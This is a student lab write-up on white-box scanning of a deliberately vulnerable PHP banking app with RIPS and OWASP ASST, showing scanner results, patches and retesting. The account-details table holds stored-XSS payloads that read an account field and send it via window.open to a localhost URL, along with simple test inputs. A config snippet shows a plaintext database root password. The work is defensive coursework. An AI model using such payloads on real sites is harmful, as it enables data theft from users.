

Exercise 1: White Box Web Application Vulnerability Testing

1. Apply your chosen scanner on the unpatched version of the source code of your webapplication. Identify the vulnerabilities which were not found by the tool and briefly explain why the tool was unable to find them (try to condense your answer to particular classes of vulnerabilities)?

Solution :

Chosen scanners:

- RIPS
- OWASP ASST

Installation:

- **RIPS:**
 - Extract the files to your local web server's document root (in my case /var/www/html/).
 - To run the tool open the browser at <http://localhost/rips-master>.
 - Give a location to the code for testing in the *Path/file* field.
 - Select *Verbosity level*: 4.
 - *Vulnerability type*: can select all or a particular vulnerability and hit scan.

The screenshot displays the RIPS 0.55 web interface. The top navigation bar includes the RIPS logo and version number. The main area shows the configuration for a scan: path is '/var/www/vbank_code/', verbosity level is 4, and the scan button is visible. The results panel on the right lists various vulnerabilities found, such as File Inclusion, SQL Injection, Cross-Site Scripting, HTTP Response Splitting, Session Fixation, Possible Flow Control, Reflection Injection, and a summary of scanned files and sinks.

- **OWASP ASST:**
 - Install [Xampp](#) the same version used for the project (PHP-5).
 - Put the project to test in Xampp folder `/opt/lampp/htdocs/vbank`.
 - Install Node.js.

```
sudo apt-get install nodejs -y
sudo apt-get install npm -y
sudo npm install n -g
sudo n 12.13.0
```


- Put the code of [ASST](#) in the same folder `/opt/lampp/htdocs/ASST`.
- Change `DEFAULT_PROJECT_PATH_TO_SCAN` in `config.js` to following.

```
DEFAULT_PROJECT_PATH_TO_SCAN: "/var/www/vbank_code/", // Path to project to test
```

- Change following fields in `config_php_lang.js` to following.

```
PHP_EXE_BIN_PATH: "/usr/bin/php",
IS_DBMS_USED: true,
DBMS: "mysql",
// if above IS_DBMS_USED = true, bellow settings are enabled and must be set
YOUR_WEBAPP_DBMS_SERVER_IP: "127.0.0.1",
YOUR_WEBAPP_DBMS_DB_NAME: "vbank",
YOUR_WEBAPP_DBMS_USERNAME: "root",
YOUR_WEBAPP_DBMS_PASSWORD: "kakashi",
```

```
sudo /opt/lampp/lampp start xampp
cd /opt/lampp/htdocs/ASST
node main.js
```



Vulnerabilities found (Test from both RIPS and ASST)

Vulnerability type	RIPS	OWASP ASST
SQL Injection	17	21
Cross site scripting	95	2
Cross-Site Request Forgery	0	6
Server-side request forgery	0	0
Local file inclusion	5	0
Broken Authentication	0	6
Session Hijacking	0	0
Session Fixation	1	0

Vulnerability type	RIPS	OWASP ASST
Remote code Injection	1	0
Sensitive Data Exposure	0	7
Known Vulnerabilities	0	2

1.1 Why the tool was unable to find them?

- Every tool has its own rules and uses different techniques to detect vulnerabilities.
- Tool didn't find vulnerabilities such as Authentication problems, Access Control issues, insecure use of Cryptography.
 - This is due to a lack of compilation instructions, access to remote APIs inability to find the right libraries.
- RIPS didn't find CSRF AND SSRF because it was not included in rules whereas ASST detected CSRF because it has rules defined for CSRF vulnerabilities.
- CSRF and SSRF required manual manipulation of URL which is hard for automated tool to take care of.

2. Run the analysis again using the patched version of the source code of your web-application. Check whether the vulnerabilities found before are still reported or not. solution :

Vulnerabilities Fix (Test RIPS)

Vulnerability type	location	security patch	Test case	Result
SQL Injection	/vbank_code/pages/htbloanreq.page line 30	mysql_real_escape_string()	---	POSITIVE
File Inclusion	vbank_code/etc/htb.inc line 24	---	There are no <code>include_once()</code> methods accepting user input	POSITIVE
Code Execution	vbank_code/pages/htbdetails.page line 95	<code>preg_match('/^[a-zA-Z\d]+\$/', \$str)</code>	<code>':phpinfo()'</code>	POSITIVE
Cross-Site Scripting	/vbank_code/pages/htbdetails.page line 85,102	htmlspecialchars	<code><script>alert(1)</script></code>	POSITIVE
Session Fixation	/vbank_code/etc/htb.inc line 53	session_regenerate_id(true)	session_regenerate_id(true) There is no <code>setcookie</code> method accepting user input	POSITIVE
HTTP Response Splitting	vbank_code/etc/htb.inc line 27	---	The URL used in <code>header</code> method already have a security check	FALSE POSITIVE
Reflection Injection	vbank_code/htdocs/index.php line 21	---	<code>ob_start()</code> is not accepting user input	FALSE POSITIVE

- Red dot indicate there is an user-implemented security patch.

Icons:

- **User input** has been found in this line. Potential entry point for vulnerability exploitation.
- Vulnerability exploitation depends on the **parameters** passed to the function declared in this line. Have a look at the calls in the scan result. Click `↑` or `↓` to jump to the next declaration or call of this function.
- User-implemented **securing** has been detected in this line. This may prevent exploitation.


Test Cases:

- **SQL Injection**

- RIPS Scanner detected the SQLi if the code used the `mysql_query` function.




- Variables (passed from other PHP classes or user input) used in `mysql_query` are protected using `mysql_real_escape_string`.



• Code Execution

- Vulnerable code


```
if(isset($http['query']) && $http['query'] != "") {
    $replaceWith = preg_replace('#\b". str_replace('\\', '\\\\', "'. $http['query']
    ."\b#i', '<span class=\"queryHighlight\">\\\\\\0</span>', '\\0');
}
```



- Security patch

```
if(isset($http['query']) && $http['query'] != "" && preg_match('/^[a-zA-Z\d]+$/',
$http['query'])) {
}
```

- Despite applying the patch (Applying check to user input) tool still shows the vulnerability because the rule is to not have any user input data in functions this is a false positive.



◦

• Cross Site Scripting:

- Use `htmlspecialchars` to display data.
- `transfersStr` is a string containing HTML table in it so `htmlspecialchars` cant be used.
- We can apply the `htmlspecialchars` to Row data used in `transfersStr`. This resulted in false positives but it is no longer vulnerable to XSS.


```

Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.

102: print print $transfersStr;
99: $transfersStr = str_replace('\\', '\\', substr($transfersStr, 1, - 1)); // if(isset($http) && $http != ""),
97: $transfersStr = preg_replace('#(\>((?<[^\>+](?R)))*)#se', $replaceWith, '>' . $transfersStr . '<'); // if(isset($http) && $http
!= ""),
95: $replaceWith = preg_replace('#\b". str_replace(\'\\', \'\\\\\', ". $http[\'query\'] ."\b#i', '<span class="queryHighlight
">\\\\0</span>', '\\0'); // if(isset($http) && $http != ""),
88: $transfersStr .= "</tr>\n"; // if(is_resource($result)),
86: $transfersStr .= sprintf("<td class="right"><font color="dd0000">%2f</font></td>\n", - $row[6]); //
if(is_resource($result)), if($row == $htbconf && $row == ($http$xorValue)) else ,
85: $transfersStr .= "<td>" . $row[5] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http$xorValue)) else ,
84: $transfersStr .= "<td>" . $row[2] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http$xorValue)) else ,
83: $transfersStr .= "<td>" . $row[1] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http$xorValue)) else ,
79: $transfersStr .= sprintf("<td class="right"><font color="000000">%2f</font>
</td>\n", $row[6]); // if(is_resource($result)), if($row == $htbconf && $row == ($http$xorValue)),
78: $transfersStr .= "<td>" . $row[5] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf
&& $row == ($http$xorValue)),
77: $transfersStr .= "<td>" . $row[4] . "</td>\n"; // if(is_resource($result)), if($row ==
$htbconf && $row == ($http$xorValue)),
76: $transfersStr .= "<td>" . $row[3] . "</td>\n"; // if(is_resource($result)), if($row
== $htbconf && $row == ($http$xorValue)),
73: $transfersStr .= "<td align="center" valign="top">" . date("Y-
m-d", strtotime($row[0])) . "</td>\n"; // if(is_resource($result)), if($
% 2 == 0) else ,
71: $transfersStr .= "class="oddRow">\n"; // if(is_resource($result)), if($
% 2 == 0) else ,
69: $transfersStr .= "class="evenRow">\n"; // if(is_resource($result)),
if($ % 2 == 0),
67: $transfersStr .= "<tr>"; // if(is_resource($result))

```

```

Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.

102: print print $transfersStr;
99: $transfersStr = str_replace('\\', '\\', substr($transfersStr, 1, - 1)); // if(isset($http) && $http != ""),
97: $transfersStr = preg_replace('#(\>((?<[^\>+](?R)))*)#se', $replaceWith, '>' . $transfersStr . '<'); // if(isset($http) && $http
!= ""),
95: $replaceWith = preg_replace('#\b". str_replace(\'\\', \'\\\\\', ". $http[\'query\'] ."\b#i', '<span class="queryHighlight
">\\\\0</span>', '\\0'); // if(isset($http) && $http != ""),
88: $transfersStr .= "</tr>\n"; // if(is_resource($result)),
86: $transfersStr .= sprintf("<td class="right"><font color="dd0000">%2f</font></td>\n", - $row[6]); //
if(is_resource($result)), if($row == $htbconf && $row == ($http$xorValue)) else ,
85: $transfersStr .= "<td>" . htmlspecialchars($row[5]) . "</td>\n"; // if(is_resource($result)), if($row == $htbconf &&
$row == ($http$xorValue)) else ,
84: $transfersStr .= "<td>" . $row[2] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http$xorValue)) else ,
83: $transfersStr .= "<td>" . $row[1] . "</td>\n"; // if(is_resource($result)), if($row == $htbconf && $row ==
($http$xorValue)) else ,
79: $transfersStr .= sprintf("<td class="right"><font color="000000">%2f</font>
</td>\n", $row[6]); // if(is_resource($result)), if($row == $htbconf && $row == ($http$xorValue)),
78: $transfersStr .= "<td>" . htmlspecialchars($row[5]) . "</td>\n"; // if(is_resource($result)),
if($row == $htbconf && $row == ($http$xorValue)),
77: $transfersStr .= "<td>" . $row[4] . "</td>\n"; // if(is_resource($result)), if($row ==
$htbconf && $row == ($http$xorValue)),
76: $transfersStr .= "<td>" . $row[3] . "</td>\n"; // if(is_resource($result)), if($row
== $htbconf && $row == ($http$xorValue)),
73: $transfersStr .= "<td align="center" valign="top">" . date("Y-
m-d", strtotime($row[0])) . "</td>\n"; // if(is_resource($result)),
71: $transfersStr .= "class="oddRow">\n"; // if(is_resource($result)), if($

```

Account details

Details for account 11111111 as of 24/05/2021:

Date	Bank Code	Account No	Remark	Amount
2014-03-29	41131337	22222222	Refund	-70.00
2014-03-29	41131337	22222222	WG rent	300.00
2014-03-30	41131337	22222222	Insurance	110.00
2021-05-19	41131337	14314312	<script>var x = document.getElementsByName("account") [0].value</script>	1.00
2021-05-19	41131337	14314312	<script>function y(){window.open("http://localhost:81 /error.html?x="+x, "_blank");}</script>	1.00
2021-05-19	41131337	14314312	Error please click here!!	1.00
2021-05-23	41131337	22222222	<script>var x = document.getElementsByName("account") [0].value</script>	-1.10
2021-05-23	41131337	22222222	<script>function y(){window.open("http://localhost /htdocs/error.html?x="+x, "_blank");}</script>	-1.20
2021-05-23	41131337	22222222	Error please click here!!	-1.30
2021-05-23	41131337	33333333	<script>var x = document.getElementsByName("account") [0].value</script>	-1.10

Vulnerabilities Fix (Test ASST)

Vulnerability type	location	security patch	Test	Test case	Result
--------------------	----------	----------------	------	-----------	--------

Vulnerability type	location	security patch	Test	Test case	Result
SQL Injection	/vbank_code/htdocs/login.php line 17	Preparedstatements	ASST	---	POSITIVE
Cross Site Scripting	/vbank_code/htdocs/login.php line 14,15	htmlentities and htmlspecialchars	ASST	---	POSITIVE
Cross-Site Request Forgery	vbank_code/pages/htbchgpwd.php	CSRF Token	ASST	---	POSITIVE
Sensitive Data Exposure Vulnerabilities	Passwords are not stored in Hash	HASH the password	ASST	---	---
Using Components With Known Vulnerabilities	PHP Version is 5.6	Use new versions of PHP	ASST	---	---
Broken Authentication Vulnerabilities	/vbank_code/pages/htbchgpwd.php	captcha	ASST	---	---

Test Cases:

- **SQL Injection**
 - Prepared statement

```

if ($stmt = $link->prepare("SELECT
id,password,username,name,firstname,time,lasttime,lastip from users where username =? and
password=?")) {
    $stmt->bind_param("ss", $username,$password);
    $stmt -> execute();
    $stmt -> store_result();
    $stmt ->
bind_result($id,$password,$username,$name,$firstname,$time,$lasttime,$lastip);
}

```


ASST Report @ 2021/05/31 - 11:16:52

<-- Checking for Injection Vulnerabilities -->

/opt/lampp/htdocs/vbank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 17) 'multi_query' function can be injected, Note: Unfinished command detected in this line.
 /opt/lampp/htdocs/vbank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'multi_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 15) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbchpwpd.php File has a MySQL Injection Vulnerability (Found in line number: 13) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbchpwpd.php File has a MySQL Injection Vulnerability (Found in line number: 27) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbchpwpd.php File has a MySQL Injection Vulnerability (Found in line number: 33) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 59) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 115) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
 /opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
 /opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 40) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 49) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 51) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 55) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 83) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 92) 'mysql_query' function can be injected

Number of Injections Found in the project is: 21

[To learn about how to fix your code and secure it against injections, Click here](#)

Then you come back here and fix your code line by line after you've learned how to protect it!

<-- Checking for Injection Vulnerabilities -->

/opt/lampp/htdocs/vbank_code/htdocs/login.php File has a MySQL Injection Vulnerability (Found in line number: 29) 'multi_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbaccounts.php File has a MySQL Injection Vulnerability (Found in line number: 15) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbchpwpd.php File has a MySQL Injection Vulnerability (Found in line number: 13) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbchpwpd.php File has a MySQL Injection Vulnerability (Found in line number: 27) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbchpwpd.php File has a MySQL Injection Vulnerability (Found in line number: 33) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 59) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbdetails.php File has a MySQL Injection Vulnerability (Found in line number: 115) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 28) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloanreq.php File has a MySQL Injection Vulnerability (Found in line number: 30) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
 /opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
 /opt/lampp/htdocs/vbank_code/pages/htbloans.php File has a MySQL Injection Vulnerability (Found in line number: 25) 'mysql_query' function can be injected, Note: Unfinished command detected in this line.
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 40) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 49) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 51) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 55) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 83) 'mysql_query' function can be injected
 /opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File has a MySQL Injection Vulnerability (Found in line number: 92) 'mysql_query' function can be injected

Number of Injections Found in the project is: 20

[To learn about how to fix your code and secure it against injections, Click here](#)

Then you come back here and fix your code line by line after you've learned how to protect it!

- Cross Site Scripting
 - Vulnerable code

```
$password = $_REQUEST['password'];
```

- Security patch

```
$password = htmlentities(htmlspecialchars($_REQUEST['password']));
```

<-- Checking for Cross-Site Scripting Vulnerabilities -->

/opt/lampp/htdocs/vbank_code/htdocs/login.php File might have Cross-Site Scripting Vulnerability (Found in line number: 10) '\$_REQUEST' user input can be injected, please make sure to filter or sanitize any
 \$_REQUEST user input from Javascript, HTML and CSS codes input
 /opt/lampp/htdocs/vbank_code/htdocs/login.php File might have Cross-Site Scripting Vulnerability (Found in line number: 11) '\$_REQUEST' user input can be injected, please make sure to filter or sanitize any
 \$_REQUEST user input from Javascript, HTML and CSS codes input

Number of Cross-Site Scriptings Found in the project is: 2

[To learn about how to fix your code and secure it against Cross-Site Scriptings, Click here](#)

Then you come back here and fix your code line by line after you've learned how to protect it!

<-- Checking for Cross-Site Scripting Vulnerabilities -->

Number of Cross-Site Scriptings Found in the project is: 0

Well done!, No vulnerabilities found about Cross-Site Scripting in your code, however there are some notices that you need to check them in the report.

- **Cross-Site Request Forgery**
- Security patch

```
<input type="hidden" name="csrf_token" value="csrftoken" />
```

- Use the same token value on the server side to validate.
- Additionally implement Same origin policy or send csrf token in as part of headers.

```
<-- Checking for Cross-Site Request Forgery Vulnerabilities -->
/opt/lampp/htdocs/vbank_code/pages/htbchgpwd.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htbloanreq.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htblogin.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
Number of Broken Authentications Found in the project is: 6
To learn about how to fix your code and secure it against Broken Authentications, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```

Activate Windows


```
<-- Checking for Cross-Site Request Forgery Vulnerabilities -->
/opt/lampp/htdocs/vbank_code/pages/htbdetails.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htbloanconf.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htbloanreq.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htblogin.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
/opt/lampp/htdocs/vbank_code/pages/htbtransfer.php File might have Cross-Site Request Forgery Vulnerability, Check if CSRF Token implemented properly!
Number of Broken Authentications Found in the project is: 5
To learn about how to fix your code and secure it against Broken Authentications, Click here
Then you come back here and fix your code line by line after you've learned how to protect it!
```

- Even after fixing the code with a security patch, there are a lot of false positives because the tool is not sure of the integrity and security of data flow from input to output.

Exercise 2: Black-Box Web Application Vulnerability Testing

1. Download two web vulnerability scanners and describe the all needed set-up environment settings solution :

1. Owasp Zed Attack Proxy (Linux) (Avaialble in **kali Linux**)
 - Download the program from <https://www.zaproxy.org/download/> , and select the Linux installer
 - run the file `./ZAP_2_10_0_unix.sh`
 - after successfull installation run the file from command line `$: zaproxy`
 - An gui app will be opened if ran without errors.



